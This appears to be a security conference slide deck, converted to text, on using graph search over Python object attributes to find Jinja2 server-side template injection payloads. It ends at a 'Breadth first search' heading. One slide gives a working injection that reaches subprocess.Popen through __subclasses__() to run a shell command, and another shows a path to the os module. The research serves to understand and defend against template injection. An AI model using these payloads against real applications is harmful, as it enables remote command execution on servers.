

# Graph-oriented approach for SSTI payload optimization: Usecase of jinja2



Remi GASCOU (Podalirius)



# \$ /bin/whoami



## Rémi GASCOU (Podalirius)

Security Researcher & Speaker @ Podalirius Labs  
Senior security consultant @ Bsecure  
CTF Team coach @ Oteria



<https://github.com/p0dalirius>



<https://podalirius.net/>



[https://twitter.com/podalirius\\_](https://twitter.com/podalirius_)




<https://infosec.exchange/web/@podalirius>

- Server-Side Template Injection (SSTI) vulnerabilities
- Python internals
- Breadth first search in Python objects
- Applying graph theory to find Jinja2 SSTI payloads
- Using the same technique on the Mako template engine

# What are Server Side Template Injection vulnerabilities

- Server side template injection
- They occur when an attacker can modify the template before it is rendered by the template engine.



# A Python template engine: jinja2

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>My Webpage</title>
  <link rel="stylesheet" href="/css/main.css">
</head>
<body>
  <ul id="navigation">
    {% for item in navigation %}
      <li><a href="{{ item.href }}">{{ item.caption }}</a></li>
    {% endfor %}
  </ul>

  <h1>My Webpage</h1>
  {{ a_variable }}

  {% # a comment %}
</body>
</html>
```

# A Python template engine: jinja2

- Generate documents (strings, web pages ...) from templates.

```
>>> from jinja2 import Template
>>> msg = Template("My name is {{ name }}").render(name="John Doe")
>>> print(msg)
'My name is John Doe'
```

- Used in many Python modules, such as Flask (for web applications) or python-docx (to generate DOCX files from templates in Python)

# A Python template engine: jinja2

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>My Webpage</title>
  <link rel="stylesheet" href="/css/main.css">
</head>
<body>
  <ul id="navigation">
    {% for item in navigation %}
      <li><a href="{{ item.href }}">{{ item.caption }}</a></li>
    {% endfor %}
  </ul>

  <h1>My Webpage</h1>
  {{ a_variable }}

  {% # a comment %}
</body>
</html>
```

# Exploiting SSTI in jinja2

- How can we access the `os` Python module ?
- Specific payloads depending on the used classes:

Exploit the SSTI by calling `subprocess.Popen`



the number 396 will vary depending of the application.

```
{{''.__class__.__mro()[1].__subclasses__()[396]('cat flag.txt',shell=True,stdout=-1).communicate()[0].strip()}}
```



# Exploiting SSTI in jinja2

Are there other payloads in jinja2 templates ?

- context-free (no arguments required in `.render()` )
- shorter



# Python internals

- Most variables are actually objects.
- We can do introspection!

```
1 >>> dir(int(0))
2 ['__abs__', '__add__', '__and__', '__bool__', '__ceil__', '__class__', '
  __delattr__', '__dir__', '__divmod__', '__doc__', '__eq__', '__float__', '
  __floor__', '__floordiv__', '__format__', '__ge__', '__getattr__', '__
  __getnewargs__', '__gt__', '__hash__', '__index__', '__init__', '__
  __init_subclass__', '__int__', '__invert__', '__le__', '__lshift__', '__lt__
  ', '__mod__', '__mul__', '__ne__', '__neg__', '__new__', '__or__', '__pos__
  ', '__pow__', '__radd__', '__rand__', '__rdivmod__', '__reduce__', '
  __reduce_ex__', '__repr__', '__rfloordiv__', '__rlshift__', '__rmod__', '
  __rmul__', '__ror__', '__round__', '__rpow__', '__rrshift__', '__rshift__',
  '__rsub__', '__rtruediv__', '__rxor__', '__setattr__', '__sizeof__', '
  __str__', '__sub__', '__subclasshook__', '__truediv__', '__trunc__', '
  __xor__', 'as_integer_ratio', 'bit_length', 'conjugate', 'denominator', '
  from_bytes', 'imag', 'numerator', 'real', 'to_bytes']
3 >>>
```



# Python internals

- From these functions and attributes, we can access other attributes, such as other functions, variables or sub-modules.
- Here is an example of sub-attributes found in the previous `int(0)` object :

```
1 >>> dir(int(0).__init__)
2 ['__call__', '__class__', '__delattr__', '__dir__', '__doc__', '__eq__', '
  __format__', '__ge__', '__getattribute__', '__gt__', '__hash__', '__init__',
  '__init_subclass__', '__le__', '__lt__', '__name__', '__ne__', '__new__', '
  __objclass__', '__qualname__', '__reduce__', '__reduce_ex__', '__repr__', '
  __self__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '
  __text_signature__']
```


# A path to the os module in Jinja2

- Hypothesis: We can find a path to os by exploring the jinja2 module manually
- Example of a path to the os module :


```
1  >>> import jinja2
2  >>> jinja2.bccache.tempfile._os
3  <module 'os' from '/usr/lib/python3.8/os.py'>
4  >>>
```

# Seeing the Python object tree as a graph

- We can see Python's objects and attributes as a graph




# We can apply graph algorithms on the object tree!



Source: <https://xkcd.com/2407/>


# We can apply graph algorithms on the object tree!



Source: <https://xkcd.com/2407/>


We find the shortest paths first

# Breadth first search

